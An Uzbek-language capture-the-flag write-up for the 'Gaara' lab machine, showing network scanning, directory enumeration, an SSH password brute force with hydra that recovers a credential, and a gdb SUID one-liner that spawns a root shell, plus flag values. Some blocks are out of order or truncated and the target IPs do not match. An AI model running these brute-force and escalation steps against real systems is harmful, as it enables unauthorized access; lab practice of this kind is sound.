

gara

OS:linux

ip:10.13.1.19

machinening ipsini topish uchun arp scan qilishimiz kerak

▼ 1-flag

```
gaara@Gaara:~$ cat flag.txt
5451d3eb27acb16c652277d30945ab1e
gaara@Gaara:~$
```

▼ root flagi

```
# ls -la
total 12
drwxr-xr-x  3 root  root  4096 Dec 13  2020 .
drwxr-xr-x 18 root  root  4096 Dec 13  2020 ..
drwxr-xr-x  3 gaara gaara 4096 Dec 13  2020 gaara
# cd gar
sh: 4: cd: can't cd to gar
# cat ga
cat: ga: No such file or directory
# cat gaara
cat: gaara: Is a directory
# cd gaara
# ls
flag.txt  Kazekage.txt
# cat flag.txt
5451d3eb27acb16c652277d30945ab1e
#
```

```
/usr/bin/m
/usr/bin/u
gaara@Gaara
gipobinsdan exp
gaara@Gaara:~$
GNU gdb (Debian
Copyright (C) 2
License GPLv3+:
This is free so
There is NO WAR
Type "show copy
This GDB was co
Type "show conf
For bug reporti
<http://www.gnu
```

```

(umar@kali)-[~]
└─$ sudo arp-scan -l
Interface: wlan0, type: EN10MB, MAC: 10:a5:1d:35:5e:ad, IPv4: 10.13.0.
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 512 hosts (https://github.com/royhills/a
10.13.0.1      d4:01:c3:c1:6f:15      (Unknown)
10.13.0.19     90:74:ae:5d:ce:70      (Unknown)
10.13.0.108    bc:6e:e2:a2:09:d1      (Unknown)
10.13.0.48     50:fe:0c:1d:06:32      (Unknown)
10.13.0.137    24:b2:b9:a3:1d:3b      (Unknown)
10.13.0.126    96:25:76:b0:d4:68      (Unknown: locally administered)
10.13.0.157    50:c2:e8:32:fd:3d      (Unknown)
10.13.0.164    b4:8c:9d:2d:5d:af      (Unknown)
10.13.0.155    20:c1:9b:6a:57:16      (Unknown)
10.13.0.92     34:cf:f6:8b:fa:38      (Unknown)
10.13.0.224    f8:9e:94:d8:f5:3b      (Unknown)
10.13.0.193    7c:94:9f:4e:da:c8      (Unknown)
10.13.0.199    7c:94:9f:4d:f8:c0      (Unknown)
10.13.0.192    7c:94:9f:4d:e8:c2      (Unknown)
10.13.0.198    7c:94:9f:4e:2a:aa      (Unknown)
10.13.0.207    c8:e2:65:93:a3:b4      (Unknown)
10.13.0.217    1e:3a:e3:45:54:7a      (Unknown: locally administered)
10.13.0.162    ee:c3:42:f0:af:5e      (Unknown: locally administered)
10.13.0.163    48:e7:da:10:1c:cb      (Unknown)
10.13.0.179    fc:b3:bc:9e:ce:92      (Unknown)
10.13.0.125    d0:39:57:89:b0:bd      (Unknown)
10.13.0.141    50:2e:91:16:73:3c      (Unknown)
10.13.0.178    a8:05:1f:e1:ce:88      (Unknown)
10.13.0.119    de:c8:cc:76:ed:f1      (Unknown: locally administered)
10.13.0.153    f4:28:9d:36:4a:ff      (Unknown)
10.13.0.129    a0:02:a5:a9:bb:31      (Unknown)
10.13.0.212    50:5a:65:23:19:83      (Unknown)
10.13.1.194    7c:94:9f:4e:17:2c      (Unknown)
10.13.1.195    2c:dd:5f:f2:4e:f2      (Unknown)
10.13.0.211    b2:8e:95:b7:1c:54      (Unknown: locally administered)
10.13.0.165    b6:37:04:5a:b6:e5      (Unknown: locally administered)
10.13.1.54     7c:94:9f:4e:32:8e      (Unknown)
10.13.0.147    6e:48:6f:fa:4e:67      (Unknown: locally administered)

```

machinening ipsini topganimizdan keyin uni nmap qilib koramiz chunki nmap qilish orqali ochiq portlarini korishimiz mumkin

```
(umar@kali)-[~]
$ nmap -A 10.13.1.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 19:22 +0500
Nmap scan report for 10.13.1.50
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Gaara
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:C1:46:0A (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.34 ms  10.13.1.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds


(umar@kali)-[~]
$
```

endi web saytida qanday kataloglar borligini korish uchun gobuster qilib koramiz veb sahifani

```
(umar@kali)-[~]
$ gobuster dir -u http://10.13.1.50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.13.1.50
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
server-status      (Status: 403) [Size: 275]
Cryoserver         (Status: 200) [Size: 327]
Progress: 220558 / 220558 (100.00%)
=====
Finished
=====

(umar@kali)-[~]
$
```

veb sahifada ajoyib narsalar chiqdi



lekin biz gaaraga ssh qilib koramiz

```
(umar@kali)-[~]  
$ ssh gaara@10.13.1.50  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
gaara@10.13.1.50's password:  
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

garaning parolini topa olmadik endi uning parolini topish uchun hydra qilib koramiz

```

(umar@kali)-[~]
└─$ hydra -l gaara -P /usr/share/wordlists/rockyou.txt 10.13.1.50 ssh -t 40 -f
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 20:10:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 40 tasks per 1 server, overall 40 tasks, 14344399 login tries (l:1/p:14344399), ~358610 tries per task
[DATA] attacking ssh://10.13.1.50:22/
[22][ssh] host: 10.13.1.50  login: gaara  password: iloveyou2
[STATUS] attack finished for 10.13.1.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 20:10:33
(umar@kali)-[~]
└─$

```

hydra orqali topilgan parol bilan ssh qilib korganimizda ulanib oldik

```

(umar@kali)-[~]
└─$ ssh gaara@10.13.1.50
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
gaara@10.13.1.50's password:
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 19 11:02:23 2026 from 10.13.0.188
gaara@Gaara:~$

```

huquqlarimizni korish uchun `sudo -l` yozamiz , bizga sudo -lga huquq yoq ekan endi suidlarni qidirib koramiz

```

gaara@Gaara:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/gdb
/usr/bin/sudo
/usr/bin/gimp-2.10
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
gaara@Gaara:~$

```

gtpobinsdan expulataion topdik va rootga otdik

```
gaara@Gaara:/home$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit /n
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
#
```